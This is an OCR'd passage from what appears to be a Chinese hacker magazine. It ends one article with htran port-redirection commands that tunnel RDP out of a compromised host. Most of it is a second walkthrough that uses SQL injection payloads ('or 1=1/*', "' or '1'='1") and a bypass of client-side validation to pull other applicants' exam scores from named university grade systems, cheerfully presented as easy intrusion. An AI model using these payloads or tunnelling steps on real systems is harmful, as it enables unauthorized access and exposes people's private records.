
图17

这个问题很好搞定，使用htran进行端口重定向就可以摆平。

方法
1. 本机运行：htc -F 3389 xxxx:80
2. 目标运行：hts -F localhost:3389 80

连接重定向后的ip，连接成功，如图17。最后给管理员提了个醒，擦擦PP闪人。菜鸟的入侵就是这么简单！

（文章中涉及到的工具nbsi、htc已经收录于光盘中）



“猜”出高校查分系统

剑心[B.C.T]

Sql注入攻击是多姿多彩的，总拿工具注入人家网站后台密码搞入侵的菜菜们有没有想过利用Sql注入也能帮你的同学越权查询查分系统的数据库呢？今天我就带大家利用Sql注入猜测的艺术来入侵高校查分系统！总利用Sql注入搞破坏是不好的，还是帮你的同学做点“好事”查查分炫一下吧：）

最近我们班去年考研的人分数都下来了，高校网站上都相应的公布了查询系统。我们班的那几个家伙查到自己的分数还不满足，总想提前知道自己在整个考生里面的排名，好推算自己到底有没有录取也好早为将来的生活做打算，于是请我去查下别人的成绩。呵呵，我很理解他们的心情，于是就到报考的高校网站测试了起来！

在动手之前先分析一下我们的目标，是要得到其他人的成绩等信息，秉着最简单的就是最好的原则，我打算直接从查分系统下手，因为查分系统通常是连接Sql数据库的。如果存在Sql注入漏洞的话，我们就可以精心构造提交的参数查询别人的分数了！思路出来了就开工吧！我的第一个目标是哈尔滨工业大学研究生分数查询系统。到那里仔细逛了一圈，呵呵，使用的是Jsp哟，我不是很懂，不知道使用的是什么数据库，幸亏Sql注入是针对数据库的攻击，跟语言没有什么关系！知己知彼才能更好的进行后面的操作！所以首先来判断是什么数据库吧！在考号的地方提交“123456'”，如图1。一般的数据库对“'”都是很敏感的，提交后页面给出了“没有你的成绩”的提示信息，没有出错哦，如图2。




图1




图2

继续提交“123456' or 1=1--”，还是显示“没有你的成

绩”。是没有Sql注入漏洞还是出错了？再提交“123456' or 1=1/*”，如图3。

终于出来了一个人的成绩，如图4。嘿嘿，证明我们提交的“or 1=1”被当成sql语句执行了，肯定是存在sql注入漏洞了！并且执行结果没有出错哦！说明我们的注释起了作用！



图3




图4

整理一下思路，通过上面的注入我们知道对方的系统是Jsp+Mysql，因为access是不支持注释的，而Sqlserver和Orcale是支持“--”注释的！我故意在后面留了个“'”没有匹配，就是看他支持什么注释字符，结果一下子就确定了对方是Mysql数据库，因为“/*”这种注释方式只有Mysql是支持的！这里很幸福的是Jsp里没有Php里那么变态的设置把所有的单引号转换成普通字符。现在完全可以当成普通的MySql注入了，但是大家不要忘记了我们的目标是得到成绩而不是入侵服务器，所以我强忍住入侵服务器的口水继续想办法猜测别人的密码。

我们知道准考证号是连续的，所以按照同学的意思就是把他准考证号周围的成绩全查出来，而这里要求准考证号之外还要求输入姓名，所以我们的目标是如何把姓名屏蔽掉！还是发挥Sql猜测的魅力猜测他语句是怎么验证的吧！我们将准考证乱填成“123456'/*”这样的形式让他记录为空，然后姓名乱写的话提交返回的是没有成绩。我们分别测试：

```
123456'/*        dddddd
123456' or 1=1/*        ddddddddd
正确的号码'/*        ddddddddd
正确的号码'/*        ddddd' or 1=1/*
正确的号码' and '1'='1        dddddddddd
正确的号码' and '1'='1        dddddddddd'/*
正确的号码' and '1'='1        dddddddddddd' or '1'='1
```

可以判断他是将用户提交的准考证号和姓名一起放到查询中，执行后看看返回的结果是不是为空，如果不是为空就显示给用户结果，看起来就好象下面这个样子：select * from 成绩表 where 准考证='输入的准考证' and 姓名='输入的姓名'，呵呵，我们需要绕过的关键字在后面，所以如果我们提交准考证号码和姓名为：

```
准考证号码' or '1'='1
dddddddddd' or '1'='1
```

就可以使Sql语句变成：select * from 成绩表 where 准考证='准考证号码' or '1'='1' and 姓名='dddddddddd' or '1'='1'。

整个记录就会变成查询到我们输入的准考证号码的那个记录，就可以查询别人的成绩了，提交如图5所示，得到的结果如图6。呵呵，我们的目的达到了，剩下查询的苦力活就交给他自己了！




图5




图6

刚忙完，又有同学来找了，他想看看大连理工大学的其他同学的成绩，呵呵，既然如此，那就再去看看吧！去大连理工大学的查询系统一看，呵呵，使用的是Asp，在做大型服务的时候他通常搭配的是Sqlserver哦！如果有过滤问题就好办了！直接在输入准考证号的地方写上“'”等特殊字符提交，结果发现被限制了，如图7。




图7

嘿嘿！不过看起来像是js本地验证的哦！好办，查看他的源文件提取其中的表单并且修改action地址后保存网页，如图8，

看起来简洁多了。再加入我们的探测字符“'”提交，哈哈，出错了，错误信息还很详细，发现果然是Sqlserver的，语句基本也出来了，如图9。但是我们还是忍住入侵服务器的念头继续想办法查询我们的成绩吧！

